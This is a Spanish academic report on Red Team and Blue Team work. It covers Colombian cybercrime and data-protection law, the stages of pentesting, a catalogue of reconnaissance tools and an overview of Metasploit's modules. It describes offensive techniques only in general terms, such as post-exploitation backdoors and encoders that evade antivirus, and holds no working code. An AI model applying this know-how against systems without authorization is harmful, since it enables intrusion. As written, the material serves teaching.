CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

ANDREA LORENA DÁVILA GÓMEZ

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
PALMIRA
2023

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

ANDREA LORENA DÁVILA GÓMEZ

SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM

John Freddy Quintero
Director de Curso

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
PALMIRA
2023

RESUMEN

La seguridad informática es un aspecto fundamental para proteger la información y los recursos de una organización frente a las amenazas cibernéticas. Sin embargo, no basta con implementar medidas preventivas, sino que también es necesario contar con estrategias de contención que permitan responder de forma rápida y eficaz ante un ciberataque. Estas estrategias se basan en el análisis de riesgos y vulnerabilidades en una infraestructura TI, que consiste en evaluar los posibles escenarios de ataque, los activos afectados, el impacto y la probabilidad de ocurrencia, así como las medidas de mitigación y recuperación. Todos estos aspectos pueden ser mejorados a través de los diferentes ejercicios y actividades que realizan los equipos de seguridad. Estos equipos deben actuar bajo ciertas normas y principios éticos, así como respetar las leyes y regulaciones vigentes en materia de ciberseguridad.

Por lo anterior, en este informe se presentan los resultados del examen de las acciones de los Red Team y Blue Team de una organización desde el punto de vista ético y legal, mediante el análisis de una situación propuesta. Igualmente, se muestran los resultados de una prueba de intrusión, que consiste en simular un ataque a un sistema informático desde el punto de vista de un Red Team, es decir, un grupo de expertos en ciberseguridad que se encarga de evaluar la seguridad de una organización mediante técnicas de hacking ético.

Adicionalmente, se formulan estrategias de contención teniendo como base, el análisis y la explotación de vulnerabilidades en una infraestructura TI, llevada a cabo por el Red Team de una organización

CONTENIDO

pág.

LISTA DE FIGURAS

Pág.

LISTA DE TABLAS

Pág.

LISTA DE ANEXOS

Pág.

GLOSARIO

Blue Team: equipo de expertos en seguridad informática y de la información que se encarga de proteger los activos de seguridad en una infraestructura de tecnología de la información.

Ciberataque: son los intentos de acceder, alterar, destruir, exhibir o hurtar datos ilegalmente o sin autorización del dueño legítimo de estos.

Firewall: dispositivo de hardware o aplicación de software que se encarga de controlar el tráfico de la red de una empresa, permitiendo o denegando solicitudes de acuerdo a unas políticas o configuraciones establecidas.

Kali Linux: distribución de Linux que es usada por los diferentes equipos de seguridad y la cual incluye diversas herramientas que permiten desde realizar escaneos sencillos hasta recuperación de información.

IDS/IPS: sistemas que detectan y previenen intrusiones en una infraestructura, a través del monitoreo del tráfico de red, detección de comportamientos anómalos, análisis de signos de posibles accesos no permitidos y detención de los incidentes identificados.

Información: conjunto de datos ordenados y procesados que representan algo importante para quien los genera, gestiona o posee.

Infraestructura de TI o informática: conjunto de dispositivos, software y redes que prestan algún servicio en una organización.

Pentesting: práctica de red team mediante la cual se lleva a cabo una prueba de intrusión en un ambiente controlado.

Purple Team: equipo de expertos en ciberseguridad, que se encargan de llevar a cabo actividades de red team y blue team por sus propios medios.

Red Team: equipo de profesionales especializados en la realización de pruebas de penetración con el fin de encontrar brechas de seguridad en una infraestructura.

Seguridad de la Información: rama de la seguridad que se encarga de la protección de los datos contenidos en cualquier medio.

Seguridad Informática: rama de la seguridad en la cual se busca proteger los medios que contienen información.

INTRODUCCIÓN

La ciberseguridad es un tema de gran relevancia e interés en el mundo actual, donde la información y las tecnologías digitales juegan un papel cada vez más importante y estratégico en diversos ámbitos de la sociedad. Sin embargo, también es un campo que plantea diversos desafíos y dilemas éticos y legales, tanto para los profesionales que se dedican a proteger los sistemas informáticos como para los usuarios que se benefician de ellos.

Colombia cuenta con un marco legal amplio y actualizado en materia de ciberseguridad, que incluye leyes, decretos, circulares y políticas públicas que buscan prevenir, sancionar y mitigar los riesgos y amenazas cibernéticas que afectan a las personas, las entidades y el Estado. Entre estas normas se destacan la Ley 1273 de 2009, que tipifica los delitos informáticos; la Ley 1581 de 2012, que regula la protección de datos personales; entre otras.

Teniendo en cuenta que la seguridad informática no es algo estático, sino que requiere de una evaluación continua y dinámica que permita identificar y corregir las vulnerabilidades que puedan ser explotadas por los atacantes.

Para ello, existen diferentes metodologías y herramientas que facilitan la realización de pruebas de intrusión o pentesting, que consisten en simular un ataque informático sobre una red, una aplicación o un sistema informático con el objetivo de evaluar su nivel de seguridad y proponer medidas de mejora. Todos estos procedimientos o actividades, deben estar enmarcados dentro de las leyes, normativas, estándares o mejores prácticas, con el objetivo de no generar daños dentro de la empresa.

Por este motivo, los diferentes equipos de seguridad y sus integrantes, sin importar el rol o papel que desempeñen dentro de estos, deben conocer y aplicar sus valores, principios, técnicas y capacidades de la mejor manera para proteger el activo más valioso que existe hoy en día: la información.

1. OBJETIVOS

1.1 OBJETIVO GENERAL

Analizar las capacidades éticas, legales y técnicas necesarias en los equipos de seguridad para que lleven a cabo ejercicios que aporten valor en la protección de la información de una organización.

1.2 OBJETIVOS ESPECÍFICOS

Evaluar las acciones de los equipos Red Team & Blue Team de una organización teniendo en cuenta los criterios éticos y legales, mediante la aplicación del marco legal y ético colombiano en el análisis de una situación propuesta.

Explicar las vulnerabilidades de un sistema informático a partir de la aplicación de metodologías y técnicas de intrusión necesarias en un ejercicio de Red Team.

Identificar las acciones necesarias para contener un ciberataque y endurecer la seguridad de los equipos pertenecientes a una infraestructura TI, por medio del análisis de riesgos y vulnerabilidades en una infraestructura TI, aplicando las recomendaciones y buenas prácticas para configurar los sistemas operativos ofrecidas por las guías de hardenización existentes, como parte de las actividades del Blue Team.

2 INFORME TÉCNICO

2.1 MARCOS REGULATORIOS COLOMBIANOS. LEY 1273 DE 2009 Y LEY 1581 DE 2012.

El ejercicio profesional de los Red Team y Blue Team, debe estar enmarcado dentro del ámbito legal, para evitar sobrepasar la delgada línea que existe entre lo permitido y lo prohibido en los temas de seguridad. Adicionalmente a esto, las personas que hacen parte de estos equipos, deben conocer y conservar unos códigos de conducta, los cuales los previenen y los protegen de actuaciones delictivas.

En Colombia, existen varias leyes que pretenden proteger la información y regular el comportamiento de los profesionales que, a diario, realizan actividades dentro del ámbito de la seguridad informática, de la información y la ciberseguridad.

A continuación, se presentan algunas de las leyes, normativas y decretos que hacen parte del marco normativo y regulatorio colombiano.

2.1.1 Ley 1273 de 2009.

El 5 de enero de 2009, el Congreso de Colombia, promulgó la Ley 1273 de 2009, la cual modificó el Código Penal colombiano y estableció que la información, los sistemas que usan tecnologías de la información y las comunicaciones y los datos son bienes jurídicos que deben gozar de protección integral; adicionalmente, se tipifican los delitos que atentan contra los principios de la seguridad informática, de la información y ciberseguridad: confidencialidad, integridad y disponibilidad y en su artículo 4, se deroga el Artículo 195 de la Ley 599 de 2000, la cual expide el Código Penal[1].

Esta ley se compone de cuatro artículos generales, contenidos en dos capítulos a saber:

Artículo 1o. Por medio del cual se adiciona el Título VII BIS denominado “De la Protección de la información y de los datos”, el cual establece varios delitos relacionados con el acceso abusivo a sistemas informáticos, la obstaculización ilegítima de sistemas informáticos o redes de telecomunicaciones, la interceptación de datos informáticos, el daño informático y el uso de software malicioso.

[1] COLOMBIA. Congreso de Colombia “Ley 1273 de 2009” Diario Oficial No. 47.223 del 5 de enero de 2009, [en línea]. 2009. [Consultado: 4, agosto, 2023]. Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html

2.1.1.1 Capítulo I. De los atentados contra la confidencialidad, la integridad y la disponibilidad de los datos y de los sistemas informáticos.

En este se tipifican los delitos contra la confidencialidad, la integridad y la disponibilidad de la información y de los sistemas informáticos, incluidos en los artículos desde el 269A al 269H.

- Artículo 269A: Acceso abusivo a un sistema informático. Aquí se establece que quien acceda total o parcialmente o se mantenga sin autorización o sobrepasando los acuerdos establecidos, con la persona natural o jurídica que tenga el legítimo derecho de un sistema informático, que esté o no protegido con cualquier medida de seguridad, puede enfrentarse a una pena de prisión que va desde los cuarenta y ocho (48) a los noventa y seis (96) meses, así como a una multa de 100 a 1000 salarios mínimos legales mensuales vigentes.
  Este artículo protege el principio de confidencialidad al instaurar sanciones para aquellos que accedan sin autorización a un sistema informático.
- Artículo 269B: Obstaculización ilegítima de sistema informático o red de telecomunicación. Este artículo protege el principio de disponibilidad al establecer sanciones para aquellos que imposibiliten o dificulten el funcionamiento correcto o el acceso normal a un sistema informático, a los datos contenidos en este o a una red de telecomunicaciones. Para ello, dicta que la pena de prisión en este caso va desde los cuarenta y ocho (48) a los noventa y seis (96) meses de prisión, así como la multa, la cual está estipulada entre los 100 y 1000 salarios mínimos legales mensuales vigentes. Se deja la claridad que esta pena aplica cuando la conducta no constituye un delito sancionado con una pena más alta.
- Artículo 269C: Interceptación de datos informáticos. Este artículo preserva la confidencialidad, al establecer sanciones para aquellos que intercepten datos informáticos sin orden judicial previa en cualquier parte de su tránsito o medio que los contenga o trasmitan. La pena que contempla este delito, es entre treinta y seis (36) y setenta y dos (72) meses de prisión. No se dejó estipulada sanción pecuniaria en este artículo.
- Artículo 269D: Daño Informático. Este artículo salvaguarda la integridad al establecer sanciones para aquellos que dañen, borren, deterioren, alteren o eliminen datos informáticos o un sistema de tratamiento de información, ya sea en sus partes o en alguno de sus componentes. Los que cometan este tipo de daños, pueden incurrir en una pena privativa de la libertad entre cuarenta y ocho (48) y noventa y seis (96) meses, con una multa económica entre cien (100) y mil (1000) salarios mensuales legales vigentes.
- Artículo 269E: Uso de software malicioso. Este artículo protege los principios de integridad, disponibilidad y confidencialidad al establecer sanciones para aquellos que produzcan, trafiquen, adquieran, distribuyan, vendan, envíen,

introduzcan o extraigan del territorio nacional software malicioso (malware) u otros programas de computación dañinos

- Artículo 269F: Violación de datos personales. Este artículo protege la confidencialidad y la integridad, al establecer sanciones para aquellos que adquieran, recolecten, sustraigan, brinden, vendan, intercambien, envíen, compren, intercepten, den a conocer o modifiquen códigos personales o datos personales contenidos en ficheros, archivos, bases de datos o medios similares, para beneficio propio o de un tercero no autorizado. Se puede imponer una pena de prisión entre cuarenta y ocho (48) y noventa y seis (96) meses, con una multa económica entre cien (100) y mil (1000) salarios mensuales legales vigentes.
- Artículo 269G: Suplantación de sitios web para capturar datos personales. Este artículo hace referencia específica a la suplantación de sitios web y de nombres de dominio. Aquí se pretende proteger el principio de confidencialidad al establecer sanciones penales para aquellos que diseñen, elaboren, comercien ilegalmente, vendan, elaboren, sistematicen o envíen páginas electrónicas, enlaces o ventanas emergentes con objeto ilícito y sin estar autorizados para ello. Las personas (naturales o jurídicas) que incurran en este delito, pueden enfrentar penas entre cuarenta y ocho (48) y noventa y seis (96) meses, con una multa económica entre cien (100) y mil (1000) salarios mensuales legales vigentes.

  Adicionalmente, se establecen sanciones para aquellos que modifiquen el sistema de resolución de nombres de dominio para hacer entrar al usuario a una dirección IP diferente, abusando de su buena fe y de su confianza, al hacerle creer que está accediendo al sitio correcto.

  Para estos casos, la pena de prisión establecida es entre cuarenta y ocho (48) a noventa y seis (96) meses y en multa de cien (100) a mil (1000) salarios mínimos legales mensuales vigentes, siempre que la conducta no forme parte de un delito sancionado con una pena más severa.

  La pena privativa de la libertad contemplada en este articulado, se agrava, es decir, puede aumentar, entre una tercera parte a la mitad, si el delincuente ha reclutado víctimas para llevar a cabo su delito.
- Artículo 269H: Circunstancias de agravación punitiva. Este artículo no protege un principio específico de ciberseguridad, sino que establece las circunstancias en las cuales las penas que se imponen por los delitos descritos en los artículos anteriores se pueden aumentar (entre la mitad a las tres cuartas partes de la pena).

  Dentro de los agravantes se encuentran:
  - Cuando se comenten delitos informáticos sobre redes, sistemas de comunicaciones o informáticos del estado u otro de carácter oficial, del sistema financiero, ya sean nacionales o extranjeros.
  - Cuando el delito es llevado a cabo por un servidor público en ejercicio de sus funciones.

- Cuando se abusa de la confianza dada por el legítimo dueño de la información o por quien tenga un vínculo contractual con este.
- Al revelar o dar a conocer información que pueda perjudicar a otra persona.
- Sacando provecho en nombre propio o de un tercero.
- Al cometer estos delitos con fines terroristas o que generen algún tipo de riesgo para la seguridad o defensa de la nación.
- Al usar la buena fe de otra persona para llevar a cabo la conducta criminal.

- Cuando la persona que comete el delito es el administrador, gestor o quien tiene bajo su control la información. Esta conducta puede ser castigada adicionalmente, a lo establecido en esta ley, con la inhabilitación para ejercer una profesión relacionada con sistemas de información.

2.1.1.2 Capítulo II. Este capítulo de la Ley 1273 de 2009 se titula "De los atentados informáticos y otras infracciones"

Este artículo establece varios delitos relacionados con el uso de medios informáticos para llevarlos a cabo.

- Artículo 269I. Hurto por medios informáticos y semejantes. Este artículo se relaciona con el hurto calificado y busca castigar las conductas de apropiación indebida de bienes ajenos, en este caso, datos, sistemas informáticos, redes de sistemas electrónicos, telemáticos u otros medios parecidos, mediante la violación de las medidas de seguridad implementadas o por suplantación de usuario. Quien ejecute este delito, incurrirá en penas entre cinco (5) y doce (12) años de prisión, de acuerdo a lo establecido en el Artículo 240 de la Ley 599 de 2000 (Código Penal).
- Artículo 269J: Transferencia no consentida de activos. Este artículo impone las sanciones a quienes, con fines de lucro, usen cualquier tipo de manipulación por medio informático y logren hacer que su víctima transfiera de manera no consentida (es decir, sin plena conciencia del acto) cualquier activo a favor de un tercero. Igualmente aplica en los casos de fabricación, introducción, porte o facilitación de software que permita la comisión de estos delitos o de estafa. Este delito será sancionado con pena entre cuarenta y ocho (48) a ciento veinte (120) meses y en multa de 200 a 1.500 salarios mínimos legales mensuales vigentes, siempre y cuando la conducta no constituya un delito sancionado con una pena más fuerte.
  Cuando la cuantía del delito supere los 200 salarios mínimos legales mensuales vigentes, la pena que impone este artículo, se incrementa en la mitad.

Artículo 2°. Este artículo adiciona el numeral 17 al Artículo 58 de la Ley 599 de 2000.

Especifica que cualquier delito que se cometa mediante el uso de medios informáticos, electrónicos o telemáticos es una conducta punible, es decir, será sancionada legalmente, debido a que va en contra de la ley.

Artículo 3°. Adiciona el numeral 6 al artículo 37 de la Ley 906 de 2004 (Código de Procedimiento Penal). Se estipula que los jueces penales municipales tienen conocimiento sobre los delitos contenidos y definidos en el Título VII Bis ("De la protección de la información y de los datos"), es decir, que tienen competencia para identificar los delitos informáticos e imponer las sanciones establecidas en la presente ley.

Artículo 4°. Establece la entrada en vigencia de esta ley y deroga las disposiciones que le son contrarias, en específico el Artículo 195. Acceso abusivo a un sistema informático, de la Ley 599 de 2000, Capítulo séptimo. De la violación a la intimidad, reserva e interceptación de comunicaciones.

2.1.2 Ley 1581 de 2012. La Ley 1581 de 2012[2]

Es una ley colombiana que busca proteger el derecho que tienen todas las personas a controlar la información personal que se recoge sobre ellas en bases de datos o archivos, tanto públicos como privados. Aquí se establecen los principios, derechos, deberes y procedimientos para garantizar el uso adecuado de los datos personales, respetando la Constitución Política y los demás derechos, libertades y garantías constitucionales a que se refieren los artículos 15 y 20 de la Constitución Política de Colombia.[3]

Así mismo, define las responsabilidades y sanciones para quienes incumplan con las normas de protección de datos personales.

Algunos aspectos importantes de esta ley son:

- Esta ley se aplica a cualquier tipo de dato personal, es decir, cualquier información que pueda identificar o hacer identificable a una persona natural, como su nombre, documento de identidad, dirección, correo electrónico, número telefónico, entre otros.
- Reconoce el derecho que tienen las personas a autorizar el tratamiento de sus datos personales, es decir, a dar su consentimiento para que se recojan,

[2] COLOMBIA. Congreso de Colombia "Ley 1581 de 2012" Diario Oficial No. 48.587 del 18 de octubre de 2012, [en línea]. 2012. [Consultado: 4, agosto, 2023]. Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/ley_1581_2012.html

[3] COLOMBIA. Asamblea Nacional Constituyente. Constitución Política de Colombia, [en línea]. 1991. Bogotá. (Segunda edición corregida). [Consultado: 4, agosto, 2023]. Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/constitucion_politica_1991.html

almacenen, usen, modifiquen o eliminen sus datos personales. Este consentimiento debe ser previo, expreso e informado.

- Considera el derecho que tienen las personas a conocer, actualizar y rectificar sus datos personales, así como a solicitar la prueba del consentimiento otorgado, a anular el consentimiento cuando haya motivos legítimos para ello y a presentar quejas o reclamos ante las autoridades competentes cuando consideren que sus derechos han sido vulnerados.
- Define los deberes y obligaciones que tienen los responsables y encargados del tratamiento de datos personales, es decir, las personas o entidades que deciden sobre el propósito, el alcance y los medios del tratamiento de los datos personales. Estos deberes incluyen: garantizar la seguridad y confidencialidad de los datos personales; informar a los titulares sobre el tratamiento que se les va a dar a sus datos personales y obtener su consentimiento; respetar los fines para los cuales se obtuvieron los datos personales y no usarlos para objetivos distintos o incompatibles; atender las consultas y reclamos de los titulares sobre sus datos personales, entre otros.
- Establece también las excepciones que aplican al consentimiento del titular para el tratamiento de sus datos personales, es decir, los casos en los cuales no se requiere su autorización previa. Estos casos son: cuando se trate de datos de naturaleza pública; cuando el tratamiento sea necesario para el cumplimiento de una obligación legal o contractual; cuando el tratamiento tenga una finalidad histórica, estadística o científica; cuando se trate de datos relacionados con el Registro Civil de las Personas, o cuando exista una autorización legal o judicial para ello.
- Se designa a la Superintendencia de Industria y Comercio como la entidad encargada de vigilar y controlar el cumplimiento de la ley de protección de datos y de imponer las sanciones correspondientes en caso de infracción. Estas sanciones pueden ser multas económicas o la suspensión o cierre temporal o definitivo de las actividades relacionadas con el tratamiento de datos personales.

2.1.3 Montos de las sanciones.

De acuerdo a lo establecido en el Capítulo II, Artículo 23. Sanciones, la Superintendencia de Industria y Comercio, puede colocar multas pecuniarias de carácter personal e institucional hasta por el equivalente a dos mil (2000) salarios mínimos mensuales legales vigentes al momento de la imposición de la sanción. Las multas podrán ser sucesivas mientras que el incumplimiento que las originó siga existiendo.

2.2 ETAPAS DEL PENTESTING

El pentesting es una prueba de penetración que simula un ataque cibernético a un sistema informático para evaluar y explotar sus vulnerabilidades, permitiendo también, valorar las medidas defensivas implementadas.

Se pueden realizar tres tipos de pruebas de penetración:

- **Pentesting de caja negra:** en este tipo de pruebas, el pentester realiza todos sus análisis sin contar con información del sistema que se va a evaluar, es decir, realiza la evaluación completamente a ciegas y descubre todo a través de su propios métodos y herramientas. Se puede decir que es la manera más independiente y cercana a un ciberataque real que se puede hacer de manera controlada.
- **Pentesting de caja blanca:** a diferencia de las pruebas de caja negra, en este tipo, el profesional que realiza las pruebas conoce toda la información relevante del objetivo de evaluación (contraseñas, esquemas, IPs, accesos, entre otros). De acuerdo con esto, se simula un ataque realizado por un insider (persona de la empresa que conoce y tiene accesos a la información, redes y sistemas informáticos). De acuerdo con Nowak (2022), es la prueba más completa que se le puede realizar a un sistema informático y con la que se pueden identificar con buena exactitud los aspectos susceptibles de mejora en sus defensas.
- **Pentesting de caja gris:** en este caso, el evaluador tiene información parcial sobre el objetivo a estudiar.
- En general, el pentesting se compone de las siguientes fases, aunque estas pueden variar, dependiendo de la metodología usada:

1. **Reconocimiento, recolección de información o enumeración**: En esta fase se define el alcance y los métodos a usar para la realización de las pruebas. También se recopila toda la información posible sobre el objetivo del pentesting, como sus dominios y subdominios, IPs, puertos, servicios, versiones, metadatos, correos electrónicos, nombres de personas relacionadas con el objetivo, tecnologías usadas, entre otros.

   Para lo anterior, se utilizan técnicas como el escaneo de red, el dorking, el uso de herramientas automatizadas o la obtención de información de fuentes abiertas (OSINT), ingeniería social, identificación de subdominios, inmersión en contenedores, entre otros. Para un delincuente, esta es la mejor manera que tiene para conseguir información de su objetivo. Los datos recolectados se en encuentran en información de carácter público, haciendo uso de motores de búsqueda, sitios web especiales para esto y redes sociales, permitiendo la ampliación de la superficie de ataque

Existen dos maneras de realizar el reconocimiento: reconocimiento pasivo y reconocimiento activo.

- **El reconocimiento pasivo o footprinting**, se realiza sin ninguna comunicación con el sistema objetivo, limitándose a recopilar, observar y analizar la información pública disponible (Keepcoding, 2023) y de esta forma no se deja rastro de la investigación. Esto se puede lograr haciendo uso de herramientas sencillas como redes sociales y motores de búsqueda.
- **El reconocimiento activo o fingerprinting,** es una técnica de recolección de información que consiste en enviar paquetes o solicitudes al sistema objetivo y analizar las respuestas que se obtienen, como los banners, los errores, los servicios, los puertos, entre otros. El reconocimiento activo se puede usar para descubrir vulnerabilidades, planificar ataques o realizar auditorías de seguridad, caso en el cual, se debe contar con las respectivas autorizaciones, debido a que se dejan rastros de las actividades realizadas.

Dentro de las herramientas usadas en la actividad de reconocimiento, se encuentran las siguientes (tanto de pago como open source):

- **Maltego:** es una completa herramienta, de pago, que sirve para el realizar análisis gráfico de los datos encontrados a través minería de datos. Reúne información en tiempo real y la representa en gráficos nodales, haciendo fácilmente identificables los patrones y conexiones de orden múltiple entre dicha información.
- **Shodan:** es un motor de búsqueda que brinda información relacionada con activos que se encuentran expuestos en la red y permite identificar malas configuraciones de estos (usuario y contraseñas por defecto, puertos, servicios, entre otros). Los dispositivos comprenden una amplia gama que va desde computadores portátiles hasta IoT.
- **Metagoofil:** es una poderosa herramienta opensource, que sirve para la recopilación de información, creada para la extracción de metadatos de documentos públicos en cualquier formato (.doc, .pdf, .xls, .ppt, entre otros) y así, después de un análisis de los datos obtenidos y de realizar algunas pesquisas más minuciosas, poder tener acceso a información como correos electrónicos, nombres de funcionarios, sistemas operativos, etc. El uso de esta herramienta se encuentra dentro de la etapa de reconocimiento pasivo y enumeración en pruebas de penetración (pentesting).
- **Olemeta:** es una herramienta usada para el análisis básico de la información extraída a través de Metagoofil. Olemeta es un script de

Python para analizar archivos OLE, por medio del cual se extraen todas las propiedades estándar en dichos archivos.

- **Foca:** Es una herramienta que tiene una versión open source y otra paga, que permite realizar OSINT (recopilación de información de fuentes abiertas).
- **Nmap:** Network Mapper es una utilidad de fuente abierta y gratuita que se usa para el descubrimiento de redes y auditoría de seguridad. También se usa para hacer el levantamiento de inventarios de redes e inspección de la actividad del servicio o del host. Nmap es capaz de identificar los hosts que están disponibles en una red, los servicios (nombre y versión de la aplicación) que ofrecen esos hosts, los sistemas operativos y sus versiones que se están ejecutando; al igual que el tipo de filtrado de paquetes o firewalls que están activos, entre otras características.
- **SubFinder:** es una herramienta opensource que se usa para el descubrimiento y enumeración pasiva de subdominios utilizando fuentes pasivas en línea.
- **Exiftool:** es una aplicación de línea de comandos que permite leer, escribir y editar metadatos en una extensa diversidad de archivos.
- **TinEye:** es una herramienta libre y en línea usada para hace búsqueda inversa de imágenes, permitiendo encontrar los sitios donde se han publicado.
- **The Harvester:** es una poderosa herramienta que realiza la recopilación de datos a través de OSINT para ayudar a determinar las amenazas externas de un dominio. También recopila nombres, correos electrónicos, IP, subdominios y URL mediante el uso de múltiples recursos públicos
- **Tinfoleak:** es una potente herramienta web, opensource que busca información básica sobre un usuario de Twitter (nombre, imagen, ubicación, seguidores, entre otros) para identificar filtraciones. Además, puede dar información acerca de los sistemas operativos, dispositivos, aplicaciones, redes sociales, ubicaciones visitadas por el usuario, temas de interés, interacciones, entre otros.
- **WHOIS:** es un protocolo TCP, basado en transacciones del tipo petición-respuesta, que se usa para ejecutar consultas en bases de datos y así obtener información acerca de un dominio web. Se puede acceder a través de diferentes sitios web y es gratuito.
- **Nslookup:** es una herramienta que permite obtener información sobre todos los registros DNS de un sitio web.
- **DNSInspect**: Es una herramienta web gratuita que prueba los servidores del dominio del objetivo en busca de errores comunes de correo y DNS y genera un informe con explicaciones sobre cómo corregirlos.
- **Tor:** Navegador que ofrece privacidad sin rastreo ni vigilancia.

- **Whonix:** Al igual que Tor, es un navegador que ofrece privacidad, anonimato, intimidad y seguridad en la navegación web.
- **Wireshark:** Es un analizador de protocolos de red que permite ver y analizar el tráfico que pasa a través de una red de datos.
- **Dnsmap:** Escanea un dominio en busca de subdominios comunes usando una lista de palabras integrada o externa.
- **Dnsrecon:** es un script de Python que permite realizar la verificación de todos los registros de NS para transferencias de zona, enumerar registros DNS generales para un dominio determinado (MX, SOA, NS, A, AAAA, SPF y TXT), enumerar host y subdominios desde Google, entre otras funciones.
- **Recon-ng:** Es una herramienta de recopilación de información de fuentes abiertas (OSINT), de código abierto que permite reducir el tiempo que se usa en la recopilación de información.

Teniendo en cuenta lo investigado, la etapa de reconocimiento es importante debido a que la información recopilada en esta fase, permite identificar los puntos débiles y las oportunidades de explotación que tiene el sistema objetivo. Además, esta fase ayuda a planificar las estrategias y técnicas más adecuadas para las fases posteriores del pentesting, como el análisis de vulnerabilidades, la explotación y la post-explotación. De acuerdo con Sandoval (2020), el reconocimiento es el 80% del trabajo inicial y de este depende el éxito de un pentesting, ya que, sin un buen reconocimiento, el pentesting puede ser ineficaz o incluso contraproducente, ya que se puede perder tiempo y recursos en ataques que no funcionan o que generan alertas innecesarias (falsos positivos).

2. **Análisis de vulnerabilidades**: En esta fase se identifican y clasifican las posibles debilidades o fallos de seguridad que tiene el sistema objetivo, como fallas en el control de acceso, inyección de código, mala configuración, componentes obsoletos, entre otras. Para esta etapa, los pentester utilizan herramientas como Nessus, OWASP Zap Proxy, Vega, BurpSuite, entre otras.
3. **Explotación**: Como su nombre lo indica, en esta fase se aprovechan las vulnerabilidades encontradas para comprometer el sistema objetivo y así obtener acceso a sus recursos o información. Se ejecutan exploits o se usan credenciales obtenidas en la fase anterior. Para lograr la explotación de las vulnerabilidades, se utilizan herramientas como Metasploit Framework, BeEF, SQLMap, Canvas, entre otras.
4. **Post-explotación**: En esta fase se profundiza en el acceso obtenido y se busca ampliar el alcance del ataque a otros sistemas o redes relacionados con el objetivo. Se realizan acciones como escalar privilegios, obtener credenciales adicionales, instalar puertas traseras o realizar pivoting. Se utilizan herramientas como PowerSploit, Routersploit o Xarp.

5. **Reporte**: Esta es la última etapa del ejercicio de pentesting. En esta se elabora un informe detallado con los hallazgos y resultados de las pruebas ejecutadas, incluyendo las evidencias, las recomendaciones y las medidas correctivas para mejorar la seguridad del sistema objetivo.

2.3 METASPLOIT

Metasploit es un marco de trabajo, ampliamente utilizado en pruebas de penetración, de propiedad de la empresa Rapid7.
Es una herramienta que cuenta con más de novecientos (900) exploits, los cuales son utilizados para explotar las vulnerabilidades encontradas en un sistema informático, con el fin de ganar acceso y, en el caso del pentesting, identificar posibles brechas de seguridad. Esta herramienta ya se encuentra incluida en el sistema operativo Kali Linux y se puede acceder a ella a través de su consola A pesar de que Metasploit es reconocido por ser usado en la etapa de explotación y postexplotación, también incluye opciones para el reconocimiento y análisis de vulnerabilidades, como se muestra en la Figura 1.

Figura 1. Herramientas de Metasploit

Fuente: RAPID7. Quick start guide. [En línea]. (Recuperado en agosto 6 2023). Disponible en: https://docs.rapid7.com/metasploit/quick-start-guide/

Cuenta con una versión Pro, la cual es de pago y está dirigida a pentesters y equipos de seguridad y su versión opensource (framework) es usada para ejercicios de desarrolladores e investigadores en temas de seguridad, sin perjuicio de que también se pueda usar su versión de prueba.

En la Figura 2 se muestra la arquitectura de Metasploit. A continuación, se presenta una corta descripción de sus componentes:

- Herramientas (Tools): por medio de las cuales se elaboran los diferentes módulos que componen Metasploit.
- Plugins: son aplicaciones externas a Metasploit que se pueden usar en este por medio de un enlace a una interface que se conecta con la librería MSF Base.
- Interfaces: son las que sirven de conexión para la interacción del usuario con Metasploit.

También se encuentran los módulos, los cuales son códigos que ejecutan tareas específicas dentro de Metasploit como, por ejemplo, la explotación básica de una vulnerabilidad en un host a través de un exploit.

Payloads: son los diferentes códigos maliciosos (malware) que se encuentran en Metasploit y que son usados por los exploits, es decir, son la carga útil (los que realizan la acción maliciosa).

Exploits: código por medio del cual se aprovecha o se explota una vulnerabilidad en el objetivo y son los que contienen los payloads. Dentro de metasploit se encuentran organizados por sistema operativo o categoría.


Encoders: son los codificadores y por medio de estos, los códigos maliciosos son ofuscados para que los payloads eviten ser detectados por las soluciones antivirus o antimalware.

Post: guarda en su contenido el código para ejecutar tareas en la fase de post-explotación como por ejemplo, la escalada de privilegios.

Nops: son instrucciones NOP (No Operation) que son usadas por los payloads para que su ejecución sea exitosa al momento de cargarse en memoria.

Auxiliary: estos por lo regular se usan para realizar information gathering o hackeo con buscadores.

Figura 2. Arquitectura de Metasploit

